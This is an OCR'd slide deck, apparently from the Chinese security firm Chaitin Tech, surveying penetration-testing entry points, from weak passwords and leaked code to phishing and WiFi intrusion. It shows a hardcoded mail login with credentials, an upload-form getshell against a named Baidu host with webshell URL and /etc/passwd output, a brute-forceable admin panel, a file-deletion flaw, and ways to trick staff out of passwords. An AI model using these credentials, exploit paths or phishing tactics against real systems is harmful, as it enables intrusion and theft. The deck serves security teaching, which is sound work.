
员工

长亭科技
CHAITIN.CN



员工

长亭科技
CHAITIN.CN




```
self.mail_server.login("sunwei8", "20150409.Data")
```

运维

长亭科技
CHAITIN.CN

服务弱口令:

- ssh rdp telnet vnc
- 各类数据库
- rsync

运维

长亭科技
CHAITIN.CN

代码泄漏:

- svn git
- 自建gitlab github
- 压缩包 www/data/web/域名、二级域名/wwwroot.zip/rar/tar/tar.gz

运维

长亭科技
CHAITIN.CN

第三方组建升级不及时:

- struts2
- java反序列化影响的各种系统
- 使用量大的cms
- shellshock

运维

长亭科技
CHAITIN.CN

系统配置错误:

- 目录遍历
- webserver配置错误
- nfs
- ftp
- 测试服务、端口对外
- 内部系统对外

运维

长亭科技 CHAITIN.CN

getshell

```
<html>
<body>
<form action="http://hybrid.baidu.com/wenku/upload.php" method="post"
enctype="multipart/form-data">
<label for="file">Filename:</label>
<input type="file" name="Filedata" id="file" />
<br />
<input type="submit" name="submit" value="Submit" />
</form>
</body>
</html>
```

漏洞证明：

http://hybrid.baidu.com/wenku/temp/2015-05-15-e876c4f4056327c58fa22e467e8e5d7f/www.php

源：http://hybrid.baidu.com/wenku/temp/2015-05-15-e876c4f4056327c58fa22e467e8e5d7f/www.php

```
uid=501(bae) gid=502(bae) groups=502(bae)
Linux nj02-bccs-packx01.nj02.baidu.com 2.6.32_1-10-6-0 #4 SMP Sat May 25 11:47:28 CST 2013 x
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauth:x:499:76:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
```

应用

长亭科技
CHAITIN.CN

隐蔽并且不容易发现的点：

没使用的js
注释掉的html
github
自有协议
。。。。。。

应用

长亭科技
CHAITIN.CN

https://www.[redacted]是[redacted]后台
前台可以获取到担保公司的用户名
这里没有验证码 可以爆破 这是个小问题

~~元马力~~有个js/admin.js

```
function delImg(_this){
  var pic = $(_this).attr("rel");
    $.post("/app/uploadimage?act=delimg",{image:pic},function(data){
        if(data.status=='200'){
            alert(data.msg);
            $(_this).closest('.showimg').find('img').attr('src', '/img/x_t
u.jpg'); //娓呯┖鏌剧墖
            $(_this).remove(); //闔悾棌枴涘害鏃€
        }else{
            alert('鍒犻櫎澶辫触');
        }
    },'json');
}
```

删除图片的功能 可以删除其他文件 测试一个

应用

长亭科技
CHAITIN.CN

任何有交互的地方都可能存在漏洞

钓鱼、社工

长亭科技
CHAITIN.CN

钓鱼

- 邮件钓鱼
- 客服钓鱼
- 潜伏钓鱼

钓鱼、社工

长亭科技
CHAITIN.CN

WIFI渗透

- 邮箱获取wifi密码
- 猜密码
- 找员工询问密码
- Wifi共享软件泄漏密码

长亭科技
CHAITIN.CN

不知攻 焉知防